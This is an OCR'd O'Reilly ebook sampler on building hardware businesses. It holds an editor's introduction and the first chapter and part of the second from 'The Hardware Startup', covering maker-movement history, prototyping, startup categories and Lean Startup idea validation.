


O'REILLY®


Building a Hardware Business


A Curated Collection of Chapters from the O'Reilly IoT Library











Building a Hardware Business
A Curated Collection of Chapters from the O'Reilly IoT Library

Over the last few years, we've seen an astonishing change in what it takes to build a hardware business. Hardware remains hard—executing it well requires technical and marketing expertise in several fields—but the barriers that startups must cross have been lowered considerably.

That change has come about as a result of several changes in the way the market approaches hardware:

- Customers—whether consumers or businesses—have become aware of what hardware and connected devices can do for them. The Internet of Things means more than connected refrigerators now. For consumers, it represents desirable products like the Nest thermostat and Apple watch. For managers, it represents the highest standards of informed decision making and operational efficiency in everything from delivery fleets to heavy machines.
- Connecting with those customers has become easier. Startups can sell directly to niche consumers through online channels with the help of Etsy, Tindie, and ShopLocket, which are vastly easier to deal with than big-box retailers. These platforms also return rapid market feedback and offer ways for companies to connect with their consumers and build communities without intermediaries.
- Funding has become available through new mechanisms at every stage. Crowdfunding helps entrepreneurs test their ideas in the marketplace and raise enough money for early development. Venture capitalists, impressed by recent exits and aware of the vast green fields awaiting the Internet of Things, are willing to invest. Supply-chain managers like PCH are willing to take equity stakes in return for invoice financing, addressing a critical cash-flow challenge that can be a big barrier to startups looking to have products manufactured in large quantities.
- Technological developments have made prototyping easier and have eased the process of moving from prototype to manufacturable design. 3D printers get lots of attention, but low-cost, high-quality CNC machines like the Othermill are arguably even more powerful: they can be used for small-run production, and they resemble their industrial cousins well enough that a design developed on the prototyping bench can move smoothly to large-run production. Modular electronics coupled with cloud services—like those from Spark Labs,* Electric Imp, and Temboo—cut out many difficult engineering steps during prototyping and can be used in production. Platforms like these also make it possible to offload key functionality to software running in the cloud. As a result of all these changes, the cost of developing a consumer-electronics prototype has fallen 25-fold in a decade, by some estimates.

- The manufacturing environment, thanks particularly to the rise of China's electronics industry, has become more flexible and better suited to rapid product development. Manufacturers are willing to take small orders in order to establish a relationship with the next big thing. Components that are used in mobile phones—like cameras, LCD displays, and accelerometers—have become cheaper by one to three orders of magnitude in the last decade. And when products are done, drop-shipping directly to customers keeps costs down.

All of this has created a business model for hardware that shares some key characteristics with the model for software. It's getting easier to develop products rapidly, test them in the marketplace, and revise them. Thanks to cloud software and ubiquitous connectivity, companies can sell hardware as a service, as DropCam and Sight Machine* have done.


Companies need excellent technology and excellent business strategy to take advantage of these changes. That's why we've developed our Solid Conference as an "anti-disciplinary" gathering of technologists and business people: to be successful, each side must understand the other thoroughly.


That will become clear in these excerpts from our new catalog of hardware-oriented books. I hope you'll develop a sense of the complexity behind hardware—and a sense that that complexity is approachable.


—Jon Bruner
Program Chair, O'Reilly Solid
Director, O'Reilly IoT


** Disclosure: Spark Labs and Sight Machine are portfolio companies of O'Reilly AlphaTech Ventures, O'Reilly Media's sister VC firm.*

This ebook includes excerpts from the following books:









The Hardware Startup
Available in Early Release: http://shop.oreilly.com/product/0636920030805.do
Chapter 1: The Hardware Startup Landscape
Chapter 2: Idea Validation and Community Engagement

Prototype to Product
Available in Early Release: http://shop.oreilly.com/product/0636920029076.do
Chapter 1: The 11 Deadly Sins of Product Development
Chapter 2: How Products Are Manufactured

Enterprise IoT
Available soon in Early Release: http://shop.oreilly.com/product/0636920039433.do
Chapter 1: Overture
Chapter 2: Enterprise IoT
Chapter 4: Manufacturing and Industry

Designing Connected Products
Available in Early Release: http://shop.oreilly.com/product/0636920031109.do
Chapter 4: Product/Service Definition and Strategy

Abusing the Internet of Things
Available in Early Release: http://shop.oreilly.com/product/0636920033547.do
Chapter 1: Lights Out:
Hacking Wireless Lightbulbs to Cause Sustained Blackouts
Chapter 2: Electronic Lock Picking:
Abusing Door Locks to Compromise Physical Security

O'REILLY®

THE HARDWARE STARTUP

Building Your Product, Business & Brand

Renee DiResta, Brady Forrest, and Ryan Vinyard

The Hardware Startup

Renee DiResta, Brady Forrest & Ryan Vinyard

Beijing • Cambridge • Farnham • Köln • Sebastopol • Tokyo O'REILLY®

Table of Contents

CHAPTER 1

The Hardware Startup Landscape

If you're reading this book, it's likely because you've decided to start, or are thinking about starting, a hardware company. Congratulations! Launching a hardware startup is an exciting and challenging undertaking. As the saying goes, "Hardware is hard." You have to navigate the complexities of prototyping and manufacturing, the daunting optimization problems of pricing and logistics, and the challenges of branding and marketing. And you'll be doing it all on a pretty tight budget.

But today—right now!--is probably the best time in history to be starting your company. Technological advances, economic experiments, and societal connections have facilitated the growth of an ecosystem that enables founders to launch hardware companies with fewer obstacles than ever before.

Before we get into the specifics of getting your business off the ground, let's set the stage by discussing some important influences that have brought the ecosystem to where it is today.

Early Makers

Today's hardware entrepreneurs stand on the shoulders of early makers. The maker movement has had a profound influence on the hardware startup ecosystem. Defined by three characteristics—curiosity, creativity, and community—it emphasizes project-based learning, learning by doing, and sharing knowledge with others. Experimentation is important. Having fun is a priority.

While people have always had a desire to make things and work with their hands, the rise of a distinct hobbyist do-it-yourself (DIY) culture focused on technology began in the 1960s.

THE WHOLE EARTH CATALOG

Stewart Brand's *Whole Earth Catalog*, which first appeared in 1968, was one of the foundational resources of what became the Maker movement. More than just a catalog, it was a how-to manual for people who wanted to live a creative, DIY lifestyle, and a cornerstone of 1960s counterculture. Tools, machines, books, farming products—all of these could be found in the catalog, along with vendor names and prices. Customers could buy directly from manufacturers.

The catalog featured how-to guides on everything from welding to breeding worms. The emphasis was on personal skill development, independent education, and what's now called *life hacking*. John Markoff, technology writer for the New York Times, referred to it as "the internet before the internet" and "a web in newsprint." It captured the imaginations of a generation of counterculturalists, many of whom went on to careers in technology.

In October 1974, the catalog temporarily ceased regular publication (new editions have been intermittent in following years). The back cover of the last regular edition had a farewell message: "Stay hungry. Stay foolish." This famous phrase is often attributed to Apple founder Steve Jobs, who called the *Whole Earth Catalog* "Google in paperback form" in his famous 2005 Stanford commencement address.

COMMUNITIES AROUND NEW TECHNOLOGY

In the 1970s, computers captivated the imaginations of many early technologists, including Steve Jobs. Communities sprung up around the new technology. One example was the Homebrew Computer Club, a group of Silicon Valley engineers who were passionate about computers (particularly early kit computers). Members included Steve Wozniak and Steve Jobs. The club, which met from 1975 to 1986, was instrumental in the development of the personal computer. Wozniak gave away schematics of the Apple to members and demoed changes to the Apple 2 every two weeks.

These early adopters took the DIY ethos of the *Whole Earth Catalog* and extended it to DIWO ("do it with others"). At first, software was the

primary beneficiary of this collaborative spirit. The free and open source software movements, which advocated the release of software whose source code was public and modifiable by anyone, began in the mid-1980s and steadily gained in popularity.

By the mid-1990s, the trend moved from bits to atoms, and an open source hardware movement began to grow (see "Open Source Hardware" on page 6 for more information and examples). Open source hardware is "hardware whose design is made publicly available so that anyone can study, modify, distribute, make, and sell the design or hardware based on that design."

MIT CENTER FOR BITS AND ATOMS

By the late 1990s, Maker culture and prototyping technologies were becoming more formalized in academic institutions. Often called the "Intellectual Godfather of the Maker Movement," Neil Gershenfeld founded the MIT Center for Bits and Atoms (CBA) in 2001. The CBA focuses on creating cross-disciplinary fabrication facilities that offer shared tools, with the intent to "break down boundaries between the digital and physical worlds."

These *FabLabs* are scattered around the world, but they share core capabilities that allow people and projects to move freely between them. Projects range from technological empowerment to local problem-solving to grass-roots research. Several prominent companies with a distinct Maker ethos and strong ties to the community have emerged from work done at the CBA, including Formlabs, Otherlab, Instructables, and ThingMagic.

MAKE MAGAZINE

As community-driven innovation and small-scale fabrication experiments were taking root in academia, the Maker movement was steadily gaining popularity among hobbyists. DIY pursuits were steadily becoming more mainstream. Dale Dougherty, cofounder of O'Reilly Media and developer/publisher of the Global Network Navigator, noticed the increasing interest in physical DIY projects among his peers in the tech community.

Dale had previously created the *Hacks* series of books for O'Reilly Media. The series helped users explore and experiment with the software they used, empowering them to create shortcuts and useful tools. In 2005, Dale created *Make* magazine, based on a related, simple premise:

"If you can mod software, you can mod the real world." He and O'Reilly Media cofounder Tim O'Reilly had spent years enabling people to learn the skills necessary to write software. *Make* was conceived to help them learn the skills needed to make things in the physical world.

In addition to teaching practical skills, *Make* emphasizes creativity. In 2006, the *Make* team put on the first Maker Faire, with the goal of bringing the Maker community together in person to showcase and celebrate the DIY spirit. Dale remembers:

> *I noticed that a lot of really interesting work was happening in private. We see objects every day, but there's nobody talking about how they were built. I wanted to create a place for people to have conversations about that in public, in a way that was enjoyable and fun.*

The 2006 event had 200 exhibits and drew 20,000 attendees. By 2013, there were 900 exhibits and 120,000+ attendees. The original flagship Maker Faires were held annually in San Mateo, New York City, and Detroit, and they've recenly expanded to include Kansas City, London, Paris, and Shenzhen. Community-run Mini Maker Faires have popped up around the world as well.

As Maker culture has become increasingly popular, thousands of people have been inspired to create unique projects that solve personal pain points or provide entertainment. Community hackerspace founders have taken the FabLab model and used it as inspiration for shared neighborhood workspaces. In addition, the the rise of the Internet enabled the formation of communities unencumbered by geographical distance (see "Online Community" on page 6 for more information and examples). Technology enthusiasts from all of the world can connect with each other and share.

Technology Enables Scale

Over the past five years, we've begun to witness the emergence of the *Maker pro*: entrepreneurs who started out as hobbyists and now want to turn their creations into full-fledged companies.

The difference between a project and a product is the difference between making *one* and making *many*. To turn a project into a company, the product has to be scalable. "Making many" has traditionally been a problem of cost and accessibility; it's historically been both expensive and difficult to manufacture. Growing a company further requires keeping

costs low enough to profit, setting up distribution channels, and managing fulfillment.

Over the past few years, several trends have combined to create an environment that's mitigated those problems. This has resulted in the growth of a hardware startup ecosystem.

RAPID PROTOTYPING

Advances in rapid prototyping technologies have fundamentally changed the process of taking an idea from paper to the physical world. Hobbyist and prosumer-level 3D printers, CNC routers, and laser cutters have altered the landscape of personal fabrication, enabling quick and affordable iteration.

While 3D printing has been around since the 1980s, the cost of a machine has dropped dramatically. Materials such as metals and ceramics enable higher-fidelity models. Cloud-based fabbing services, such as Ponoko and Shapeways, can produce a single prototype and ship it to you within a week—no need to own the printer yourself!

Inexpensive boards (such as Arduino, Raspberry Pi, and BeagleBone) make electronics prototyping accessible to everyone. As interest in the Internet of Things has grown, products such as Spark Core and Electric Imp (startups themselves) have hit the market to make connected-device prototyping fast and easy.

Simultaneously, computer-aided design (CAD) software has become more sophisticated, more affordable, and easier to use.

INEXPENSIVE COMPONENTS

Just as the cost of major prototyping technologies has come down, component prices for sensors, batteries, and LEDs are also dramatically lower. Several early Maker businesses (MakerBot, Adafruit, SparkFun) are excellent resources for prototyping supplies and technologies.

Ubiquitious smart devices have also had a dramatic impact on the hardware ecosystem. Global smartphone penetration is at 22%; within the United States, it's at 56.5% and growing (and reaches as high as 70% in some countries). While this phenomenon is partially responsible for driving down the cost of component parts, the smartphone itself has also had a dramatic impact on hardware devices. It's an increasingly common interface through which humans can interact with connected devices and wearables.

SMALL-BATCH MANUFACTURING

As machine costs have dropped, small-batch manufacturing has become increasingly feasible. The minimum number of units needed to secure a contract manufacturer used to be in the tens of thousands, but today's factories are increasingly willing to do small-batch runs (sometimes in the hundreds of units).

Small batches are one way that a fledgling hardware company can run lean. Even if software-style constant incremental iteration is still impossible, the amount of money lost to a bad run is considerably reduced. Increasing awareness of the growing manufacturing ecosystem in Shenzhen, and increased ease of sourcing via sites such as Alibaba and Taobao, has also opened up China as a viable option for smaller startups.

OPEN SOURCE HARDWARE

Open source hardware platforms are continuing to gain popularity, allowing entrepreneurs to build on top of them. Arduino, for example, eliminates the need to build a proprietary board during the early development phase.

As of 2011, there were more than 300 open source hardware projects, and the number continues to increase. Engaged communities of contributors help accelerate innovation, and their accessibility and willingness to share knowledge draw in new Makers. This democratizes innovation.

Open source can also be a business in itself. MakerBot and Arduino are thriving companies in their own right. By 2010, each already had over $1 million in revenue, and MakerBot was acquired by Stratasys in 2013 for $604 million.

The Open Source Hardware Association (OSHWA) is the present-day voice of the open source hardware community. It works to advance the goals of collaborative learning and promoting the use of open source hardware.

ONLINE COMMUNITY

In addition to generating awareness of the hardware space and helping people learn more effectively, community knowledge-sharing helps spread best practices and innovative ideas. Web-based communities such as Instructables and Thingiverse are geography agnostic; they enable people around the world to share their projects online and learn from others. Sometimes communities come together to contribute funding to a partic-

ular project. Crowdfunding platforms help founders leverage community support and bring products to market.

While online communities can provide support and access to information, geographically concentrated local communities can help members overcome design and prototyping challenges by making access to expensive machinery much more feasible.

Hackerspaces (often called *makerspaces* if the primary focus is physical device hacking) are local hubs for hobbyists, crafters, and Maker pros alike to come together and build things. Beyond creating a welcoming physical space and facilitating collaborative serendipity, they often include shared tools and machines (similar to the MIT FabLab model discussed in "MIT Center for Bits and Atoms" on page 3).

Some hackerspaces are simple community garages. Others, such as TechShop, involve paid memberships and offer courses for skill development. These spaces harness the power of sharing, creating an access-not-ownership model that makes even expensive professional-grade equipment relatively accessible. Over the past five years, makerspaces and hackerspaces have spread across the world. The Hackerspace wiki, which tracks spaces globally, lists over 1600 spaces. Many are primarly devoted to software, but a steadily increasing number focus on hardware.

THE SUPPLEMENTAL ECOSYSTEM

Getting a device made is only the beginning of a successful hardware endeavor. To turn a project into a company still requires navigating fundraising, inventory management, distribution, customer service, and more.

New businesses are popping up that are specifically designed to help hardware startups navigate these challenges. Accelerators (Chapter 7) that traditionally offered funding, mentorship, and assistance to software companies are expanding into hardware. Hardware-specific programs are popping up, providing the specialized assistance necessary for startups to efficiently produce physical goods; some focus specifically on helping startups navigate manufacturing overseas. Fundraising platforms such as Kickstarter and Indiegogo can help entrepreneurs validate markets, raise money, and grow engaged communities (for more details, see "The Crowdfunding Ecosystem" on page 153).

Once the product has been made, fulfillment-as-a-service shops enable entrepreneurs to offload some of the logistical challenges of warehousing, packing, and shipping. Distribution channels, such as Grand St

(recently acquired by Etsy), Tindie, and ShopLocket, provide a means to easily reach consumers without needing to go through big-box retailers.

THE "LEAN STARTUP" AND EFFICIENT ENTREPRENEURSHIP

The templatization of best practices for software startups has had a profound impact on entrepreneurship. The *Lean Startup* movement, introduced by Eric Ries in 2011, is a series of best practices designed to made starting a company a more feasible, less-risky proposition for aspiring founders. Lean startups identify clear customer needs and incorporate customer feedback into the product design from day one, iterating rapidly to produce a truly useful product. They are strongly grounded in data-driven assessments of their offerings, using techniques such as A/B testing and closely monitoring actionable metrics. While running a lean *hardware* startup is fairly challenging, the popularity of the movement has inspired thousands of individuals to think seriously about turning their project into a company.

One of the core principles of the Web 2.0 movement was that everyone is capable of "being a creator." Online, that spirit has been reflected in the rise of blogging, photo taking and sharing, pinning, tweeting, and creating Web content. In the physical world, "being a creator" means making physical goods.

Dale Dougherty compares this progression from Makers to entrepreneurs to a similar phenomenon that happened in the early days of the Web:

> *Early on, most people were creating websites because they could. At some point, people said, hey, there's a way to make money from this—I'm not building websites; I'm building a way to make money.*

The Maker movement has increased the pervasiveness of the DIY spirit, facilitated easier access to information, and generated a supportive community that helps today's founders get companies off the ground. It has helped millions of people realize that they, too, can hack the physical world. People start off small: they learn how to make one of something. But once they've made one, making many—and starting a company—no longer seems like an impossible task.

The Hardware Companies of Today

Most hardware startups produce products that fall into one of four subcategories: connected devices, personal sensor devices, robotics, and designed products. Admittedly, some hardware falls into multiple categories. Your phone, for example, is a personal sensor device (it has an accelerometer and gyroscope that can be used to measure the activity of the person carrying it). When you open an app for your smart watch or fitness tracker, it becomes part of a connected device. And, if paired with a product like Romo, it can even become a robot.

Some products are difficult to classify, but for the purposes of this book, we've found that this segmentation makes the most sense for discussing the challenges faced when bringing certain types of products to market.

CONNECTED DEVICES

The term *connected device* broadly refers to a device that has a cellular, WiFi, or other digital connection but is not a cell phone or personal computer. Some of these devices (e-readers, tablets) are designed to be used by people. However, the term is increasingly used to refer to devices that are connected to, and communicate with, other machines (M2M). A growing number of connected-device hardware startups fall into this latter category. They are the startups that are building the Internet of Things.

The term *Internet of Things* was originally coined by Kevin Ashton, cofounder of the Auto-ID Center at MIT. Ashton recognized that the majority of the data on the Internet was gathered or created by humans:

> *Conventional diagrams of the Internet ... leave out the most numerous and important routers of all—people. The problem is, people have limited time, attention, and accuracy—all of which means they are not very good at capturing data about things in the real world. And that's a big deal.*

The broad vision for the Internet of Things is a world in which objects connect to the Internet and transmit state information without human involvement. It's quickly becoming a reality. Cisco states that as of 2010, there were 12.5 billion devices connected to the Internet: "more things than people." By 2020, projections from Cisco and Morgan Stanley estimate that 50-75 billion devices will be connected.

Internet of Things objects use networked sensors to generate data, which is then analyzed by other machines. The objects themselves can in turn be modified or controlled remotely. While many such devices have a consumer focus, the promise of the Internet of Things extends to Big Industry as well. Connected systems form the backbone of the Industrial Internet, in which identifiers, sensors, and actuators work together to form complex autonomous systems in industries ranging from manufacturing to healthcare to power generation. The specific benefits vary—some industries are interested in cost reduction, while others care about improved safety—but the promise of the Internet of Things is one of better outcomes, improved by increased productivity and efficiency.

Making homes and cars "smarter" is a popular consumer vision. Startups such as Nest (recently acquired by Google), August, and Automatic are working on connected smoke alarms, thermostats, door locks, and vehicles. Others, such as SmartThings, are producing beautiful dashboards that act as a hub for monitoring connected home devices.

Given the vast market potential, many large companies have entered the space. Belkin's WeMo plugs into electrical outlets and enables a smartphone to control the outlet (and the device plugged into it). In a new partnership with appliance maker Jarden, the WeMo SMART can turn Jarden's Crock-Pot and Mr. Coffee lines (among others) into connected and controllable devices. Loewe's produces the Iris Smart Home Management System, which offers sensors for security, temperature control, power management, and more, which all transmit information back to the owner's smart phone. In some cases, the human user need not be consulted; garden soil monitoring sensors can detect dryness and automatically trigger the watering system.

Tracking assets is another popular application. Mount Sinai Hospital in New York has begun tracking assets (e.g., hospital beds, wheelchairs, and pain pumps) with RFID tags. Large farms are also getting in the game, marking cows with RFID tags to track when the animals feed and how much milk they produce.

This sector of the hardware ecosystem has benefited extensively from low-cost sensors and ubiquitious smartphones. Large-scale data-processing techniques have also had a profound impact; the ability to turn vast quantities of information into meaningful insights is increasingly important as more devices become connected. It's a great space to be building a business. We'll be focusing on the pitfalls unique to hardware

startups in this space, such as security, standards, and power management, as well as producing a seamlessly integrated software experience, ease of use, and competing with very large incumbents.

PERSONAL SENSOR DEVICES (WEARABLES)

The line between personal sensor devices and more general "connected devices" is somewhat blurry. The connected devices in the previous section are defined by their ability to autonomously communicate with other devices, and many wearables do exactly that.

For our purposes, "personal sensor devices" will refer to products that gather data related specifically to a human subject, then process and display it in a way that makes it easily understandable to human end users. This typically takes the form of a device (frequently worn by the subject) and a mobile app or dashboard that presents logs or visualizes trends in the data. A smart watch, for example, may track wearer step counts, and sync to an app on the user's mobile phone.

The market for personal sensor and wearable devices grew organically out of the Quantified Self movement. As far back as the 1970s, people were experimenting with wearable sensors, but the movement began to gain mainstream attention around 2007. Gary Wolf and Kevin Kelly began featuring it in *Wired* magazine, and in 2010, Wolf spoke about it at TED. Since Quantified Self was a movement largely led by technologically savvy early adopters, it's not surprising that much of the early activity in the space came from startups.

Health and wellness are the primary focus of most of today's wearable sensor devices. Activity monitors, which are designed to help people become more aware of their fitness practices, are the most common. Other wellness-device startups are attempting to tackle sleep tracking, weight monitoring, dental hygiene, and brainwave measurement.

On the diagnostics side, startups are pursuing blood glucose monitoring, smart thermometers, mats that alert diabetics to foot ulcers, and "smart pills" that monitor compliance. These applications portend a future in which the medical industry is increasingly reliant upon sensor technology. These devices often require some degree of FDA approval, which we will touch on briefly.

Outside of health and wellness, a broader wearables market has emerged with applications in fashion, gaming, augmented reality, lifelogging, and more.

The increased prevalence of smartphones, better battery life, low-energy Bluetooth connectivity, and the drop in cost of sensor production have made this an increasingly attractive space to build a company. Widespread public adoption, particularly in wellness and fitness, has made the consumer market more attractive. Social networking and interconnectedness have driven user adoption, as friendly competition and sharing of data help people to set goals and stay motivated.

As in any growing space, big companies have also paid an increasing amount of attention to the market in personal sensor devices. Nike has long offered run-tracking technology in the form of the Nike+ (a sensor that connects to the runner's shoe). In 2012 it expanded into the FuelBand, a bracelet that constantly monitors daily activity levels, though it announced that it was no longer pursuing the product in early 2014. Reebok and MC10 have partnered to develop an impact-sensing skullcap for athletes in contact sports. UnderArmour's Armour39 is a chest strap and bug (with an optional watch) that measure heart rate, calories burned, and general workout intensity.

These devices are a departure from the core business of these companies, but the combined temptation of a $6 billion addressable market and a desire to be seen as cutting-edge has led them to push the envelope. There's also the data; while the users benefit from it, the device manufacturer is learning as well ... about the habits of its customers.

User experience and user interface design are particularly important considerations when building a personal sensor startup, and so is privacy. Data control is an issue that founders must keep in mind when building the business. We'll touch on these factors throughout the book.

ROBOTICS

The third subset of hardware startups is the robots. These automated machines are designed with an eye toward improving the lives of humans. Some, such as home cleaning robots or robotic "pets," just make everyday consumer life a bit more convenient or fun. Others are used for important tasks in industry, such as improving the efficiency of the assembly line, or doing hazardous work such as defusing bombs. The wide-ranging applications and demand for robots spans the consumer, military, and commercial markets, making it an extremely lucrative space.

Autonomous robots are a relatively new technology, appearing in the second half of the 20th century. The first, the Unimate, worked on a General Motors assembly line. Its job was to transport molten die castings into cooling liquid, and weld them to automobile frames. Unimate was a large stationary box with a movable arm, but it did important work that was too dangerous for humans. Since the Unimate, robots have changed industry in three primary ways:

- Their accuracy, consistency, and precision have improved product quality.
- Their ability to do work that humans shouldn't, or can't, has made manufacturing safer.
- Their cost relative to value—particularly when factoring in increased productivity—has fundamentally altered the bottom line of many companies.

Robots now roll, balance, swim, sail, climb, and even fly (drones). Sensor technologies have enabled tactile, auditory, and visual input processing. Interaction experts are working to perfect the user experience of interfacing with robots. Improved actuator technology has reduced costs and size, and advances in computation have expanded the types of activities that robots can perform (and their degree of autonomy). It's a rapidly growing industry that will continue to push the limits of what's possible in many other fields.

While large factory-floor robots are still primarily developed by big companies, there are a number of startups working in the industrial space. One example is Rethink Robotics' Baxter robot, which is designed to work with humans on assembly lines without a safety cage. Unbounded Robotics, founded in January 2013, is building a human-scale mobile manipulator robot at a $35,000-$50,000 price point, a fraction of the cost of similarly featured products.

Robots are gaining popularity outside of the factory floor. They are inreasingly being used in agriculture and farming; agricultural robots from Spanish startup Agrobot thin lettuce and pick strawberries. There are underwater robot (ROV) startups such as OpenROV, and flying robot (UAV) startups such as 3D Robotics and Drone Deploy.

In the consumer market, startups are tackling use cases ranging from telepresence to chilren's toys. Healthcare and home assistance are increasingly popular sectors.

Like the hardware verticals mentioned previously, robotics has its own unique business and manufacturing challenges. Robotics products are often costly to manufacture, and finding the right partner can be particularly challenging. This can pose a challenge for a startup when it comes to identifying a go-to-market strategy, because it can be difficult to get the costs down to the point where the price is appealing to consumers.

Robotics startups have been particularly popular acquisition tagets. In 2013, Google alone acquired eight robotics startups.

DESIGNED PRODUCTS

Our fourth category, designed products, is an admittedly broad catch-all. These companies are purely physical devices; the startup is generally building hardware only, with no software. Some are simply *made things*. We're talking everything from 3D-printed custom dolls for kids to the kitchen gadgets sold in Bed Bath & Beyond.

A startup called Quirky is one of the early pioneers in changing the face of bringing a designed product to market by incorporating community. In Quirky's process, inventors submit ideas, and the community curates the ideas, provides feedback and eventually votes on the market potential of ideas that gain a following. If the process goes favorably, the community continues to assist with research, design, and branding, and ultimately helps the inventor arrive at a final engineered product.

Following manufacturing (also handled by Quirky), the product moves into sales channels. This is a combination of direct and social sales, plus partnerships with retailers. The profit from the product is shared among the community as well, according to the impact each individual made in getting it from thought to market. Quirky keeps 60%.

We chose to use a four-category framework in this book, because we'll occasionally point out business or engineering considerations that are specific to one particular subset. But generally speaking, the number of hardware startups across all categories has increased as the old barriers of large capital requirements and long lead times have largely fallen away.

So, to summarize: hardware is getting less hard. Increasingly available prototyping tools, such as 3D printers and laser cutters (which are themselves frequently the offerings of hardware startups), are enabling entrepreneurs to apply "lean" startup principles (see "The "Lean Startup" and Efficient Entrepreneurship" on page 8) to hardware companies. A

growing ecosystem of support companies is helping to reduce the traditional complexities of marketing, inventory management, and supply chain logistics. We'll cover all of those factors in depth in this book, as we work through a roadmap for The Hardware Startup.

CHAPTER 2

Idea Validation and Community Engagement

One of the challenges of writing a book about how to start a hardware startup is that there isn't one best path that should be followed on the road to success. Therefore, each chapter in this book is designed to be a standalone introduction to a particular field of focus that is crucial for a hardware company's success. For instance, some founders will find that refining their prototype early on makes the most sense. Other teams, particularly those in B2C consumer electronics, will have to prioritize building a brand.

However, regardless of what sector you're building in, or what market you are targeting, *idea validation* is a necessity.

The process of founding a software startup was revolutionized by the introduction of the "Lean Startup" framework in the mid-2000s. Popularized by entrepreneurs Eric Ries and Steve Blank, the Lean methodology teaches founders to connect with potential customers and fully understand their needs before writing a single line of code. Using the expertise gained during his founding of eight startups, Blank created and refined the Customer Development methodology, an approach to product development that focuses heavily on understanding the needs of the consumer.

Ries incorporated the Customer Development methodology into the Lean Startup framework. The build-measure-learn feedback loop (shown in Figure 2-1) illustrates the development cycle of a lean startup. The process relies on experimentation, iterative development, and understanding

customer feedback with an eye toward building a product that consumers genuinely want. This is what Ries calls "validated learning."




FIGURE 2-1. The build-measure-learn feedback loop

Founders typically decide to start a company because they have a desire to solve a specific problem, and a hypothesis about the best approach to do so. In the early days of a lean startup, the team refines their hypothesis through extensive customer interviews, with the goal of producing a *minimum viable product* (MVP). The MVP is a product that has the minimum feature set necessary to begin addressing the problem; further features will be added gradually, over time. This initial offering is typically tested on a supportive, carefully selected audience of early adopters who are capable of seeing the bigger vision even while the product is in the alpha stage.

Lean Startup development is iterative. The team continually tests the product within the target market, getting feedback through surveys and/or usage data, and making incremental refinements with each subsequent release. Gradually, more users are allowed into the alpha or beta test phase and they, in turn, facilitate a deeper understanding of custom-

ers needs. The founders are simultaneously refining both the business model (how they make money) and the product experience.

The reality of building a hardware startup is that you can't do "lean" product development in the same way that a software-only team can. In an ideal world, you'd be able to follow the same iterative process: develop, test with an audience, and refine. However, it's extremely difficult to iterate on a physical product.

As prototyping technologies have improved, it's become increasingly possible to produce a basic version of the theoretical form factor of a given device: a design prototype. These shells are little more than models or 3D mockups, but they can give users a sense of what the product might look like. Using off-the-shelf boards and components, it's sometimes possible to prototype some of the MVP functionality in the early stages of development. In rare situations, a design prototype and functional prototype might even be the same piece. But in most cases, you won't have a whole lot to show your potential early customers.

The challenges of hardware don't end there. Hardware founders also have to be aware of regulatory issues, be familiar with the IP and patents landscape, and understand the technological limitations of a potential design before they even approach a factory.

Lean Hardware may be challenging, but validated learning is still possible. In fact, the lean startup philosophy is partly based on the "lean manufacturing" process developed by Sakichi Toyoda of automaker Toyota. Toyoda's process emphasizes efficiency and prioritizes removing anything that does not add value to the final product. The Toyota Production System has three goals:

- To reduce waste ("muda" in Japanese) of all types: time, excessive inventory, over-production, defects.
- To prevent overburden ("muri") of people and equipment involved in production.
- To eliminate inconsistency ("mura") in the production process.

